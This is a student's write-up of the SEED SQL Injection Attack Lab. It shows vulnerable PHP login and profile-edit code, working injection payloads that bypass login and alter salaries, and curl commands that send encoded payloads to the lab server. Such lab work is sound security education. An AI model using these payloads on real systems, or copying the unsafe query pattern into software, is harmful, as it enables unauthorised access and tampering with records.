
SYSTEM AND NETWORK SECURITY

FALL 2024 – SQL Injection Attack Lab

Due: 27th September, 2024

Task 1: Get familiar with SQL commands

- Task 1 is pretty straight forward. We just have to familiarize ourselves with the SQL commands.
- Below is the screenshot that prints all the details of the person with name Alice.



```
root@d6c4c84d894f:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_sqllab_users |
+-----------------------+
| credential            |
+-----------------------+
1 row in set (0.01 sec)

mysql> SELECT * FROM credential WHERE Name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
1 row in set (0.02 sec)

mysql>
```


Task 2: SQL Injection Attack on SELECT Statement


- Below is the PHP code `unsafe_home.php`

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
nickname, Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);
// The following is Pseudo Code
if(id != NULL) {
if(name=='admin') {
return All employees information;
} else if (name !=NULL){
return employee information;
}
} else {
Authentication Fails;
}
```

Task 2.1: SQL Injection Attack from webpage

- Observing the SQL statement in the above code, we see that the web application is vulnerable to SQL injection attack. Here, we can use USERNAME as `admin'#` and this shouldn't require the password as the SQL statement won't consider anything after the # as it reads that as a comment. The PASSWORD field can be left empty.





Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


Task 2.2: SQL Injection Attack from command line

- We have an example

```
$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
```

- Few things to note are, if we need to include special characters in the username or Password fields, we need to encode them properly, or they can change the meaning of the requests. If we want to include single quote in those fields, you should use `%27` instead; if you want to include white space, you should use `%20`. For performing this task, we will use USERNAME as `admin'#`. Below will be the command to perform SQL Injection attack using the command line interface using curl.

```
$ curl 'www.seed-server.com/unsafe_home.php?username=admin%27%23&Password='
```




- For getting clear output, we can save this output in a file naming it as `task2_1.html` using the command below.

```
curl 'www.seed-server.com/unsafe_home.php?username=admin%27%23&Password=' > task2_1.html
```


```
[09/25/24]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=admin%27%23&Password=' > task2_1.html
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3365  100  3365    0     0   469k      0 --:--:-- --:--:-- --:--:--  469k
[09/25/24]seed@VM:~/.../Labsetup$
```


- Below is the output.



Task 2.3: Append a new SQL statement

- In this task, we delete a record using SQL Injection Attack on the record. In the USERNAME field we enter `admin';'DELETE FROM WHERE NAME = 'Alice'';#` and try if it works.





- I attempted to execute the command to delete the user Alice numerous times, only to encounter an error each time. However, after delving into online resources, I discovered that MySQL is safeguarded against such attacks due to PHP's mysqli extension. This extension, specifically the mysqli::query() API, prevents the execution of multiple queries on the database server as a defense mechanism against SQL injection.


Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary


- Below is the `unsafe_edit_backend.php` file is used to update employee's profile information.

```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
   nickname='$input_nickname',
   email='$input_email',
   address='$input_address',
   Password='$hashed_pwd',
   PhoneNumber='$input_phonenumber'
   WHERE ID=$id;";
$conn->query($sql);
```


- Using the table given in the Lab description, we login into Alice's account. `Name: Alice Password: seedalice`



- Below is the edit page from the Alice's profile. Here we enter `' salary = '50000` which will change the Salary of Alice to `$50000`




- After saving it, the salary is successfully changed.




Task 3.2: Modify other people' salary

- We now login with Alice credentials and try to change the salary of Boby to 0.

```
', salary = 0 WHERE name = 'Boby';#
```




- After saving the above entry, we check the details and see that Boby's salary is updated to 0.



